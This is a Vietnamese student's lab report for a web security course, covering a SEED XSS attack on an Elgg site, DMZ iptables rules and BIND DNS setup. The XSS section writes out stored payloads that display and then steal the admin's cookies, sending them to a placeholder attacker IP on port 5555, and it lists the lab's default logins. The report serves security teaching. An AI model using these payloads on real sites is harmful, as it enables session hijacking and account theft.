



Môn học: An toàn ứng dụng Web và CSDL Báo Cáo Thực Hành Lần 1

Họ và tên: Trần Thị Thu Phương

Mã sinh viên: B21DCAT151

Nhóm môn học: 03

Giảng viên: Vũ Minh Mạnh



BIRONE



# Mục lục

1.	Xsite: Tấn công Cross Site Scripting vào máy chủ web
	Web-inject: Khám phá chèn mã SQL/NoQuery
3.	Dmz-lab: Thiết lập DMZ cho một doanh nghiệp
4.	Dns: Giới thiệu cơ bản DNS

1. Xsite: Tấn công Cross Site Scripting vào máy chủ web

## Bước 1: Sử dụng mã độc hại hiện thị cửa sổ cảnh báo

Thông tin đăng nhập

Admin:

Username:admin

Password:seedelgg

Alice:


Username: alice

Password: seedalice

 ○ Alice đăng nhập → Truy cập đến Profile → Edit Profile → nhập vào trường brief description:

<script>alert('XSS');</script>


 Kết quả, khi admin đăng nhập và truy cập vào profile của Alice sẽ hiển thị lên thông báo



## Bước 2: Sử dụng mã độc hại hiện thị Cookies trên cửa sổ cảnh báo

- Alice đăng nhập → Truy cập đến Profile → Edit Profile → nhập vào trường brief description:
  - <script>alert(document.cookie);</script>

 Kết quả, khi admin đăng nhập và truy cập vào profile của Alice sẽ hiển thị Cookies của admin trên thông báo




## Bước 3: Ăn cắp Cookies từ máy nạn nhân


Trên máy kẻ tấn công: Truy cập thư mục echoserver → chạy ./echoserv 5555

#### Trên máy nạn nhân:

- Alice đăng nhập → Truy cập đến Profile → Edit Profile → nhập vào trường brief description:
  - <script>document.write('<img src=http://attacker\_IP\_address:5555?c='</pre>
  - + escape(document.cookie) + ' >');
  - </script>
- Kết quả, khi admin đăng nhập và truy cập vào profile của Alice sẽ hiển thị thông báo trên máy nạn nhân và Cookies sẽ được gửi về máy tấn công qua cổng 5555




Trên máy nạn nhận



Trên máy tấn công

#### Bước 4: Checkwork




#### 2. Web-inject: Khám phá chèn mã SQL/NoQuery

Em không thể tại được

```
student@LabtainerVMware:~/labtainer/labtainer-student$ labtainer web-inject
ERROR: Lab named web-inject was not found.
Make sure you have all the latest labs by running:
    update-labtainer.sh
student@LabtainerVMware:~/labtainer/labtainer-student$ echo "Tran Thi Thu Phuong B21
DCAT151"
Tran Thi Thu Phuong B21DCAT151
student@LabtainerVMware:~/labtainer/labtainer-student$
```


## 3. Dmz-lab: Thiết lập DMZ cho một doanh nghiệp

Cấu hình các luật iptables trên outgateway để người dùng từ xa chỉ có thể truy cập vào máy chủ web qua HTTP, HTTPS và SSH, ví dụ: sử dụng lệnh wget www.example.com.




#### Cấu hình luật cho iptables trên InnerGateway để


- Người dùng cục bộ có thể truy cập Internet qua ISP, ví dụ: sử dụng lệnh wget www.google.com.
- Người dùng cục bộ có thể truy cập vào máy chủ web cục bộ qua HTTP, HTTPS, SSH và MYSQL




Trên máy làm việc từ xa (hank): sudo nmap www.example.com.



Trên ws1 (tom): sudo nmap www.example.com




Trên ws1 (tom): wget www.google.com.



## 4. Dns: Giới thiệu cơ bản DNS


Xem tệp /etc/bind/named.conf để biệt những tệp cần cấu hình trên DNSserver




Các tệp cần cấu hình để dns có thể sử dụng được khi truy cập đến ws3



Cấu hình tệp truy vấn Dns thuận



Cấu hình tệp truy vấn dns ngược




Sau khi sửa đổi các tệp cấu hình DNS, dịch vụ DNS phải được khởi động lại:

sudo systemctl restart bind9


Cấu hình để ws3 có thể truy vấn đến ws1, ws2 qua tên



# Kiểm tra kết nối đến ws1 từ máy ws3



# Kiểm tra kết nối đến ws3 qua ws1



#### Checkwork của bài

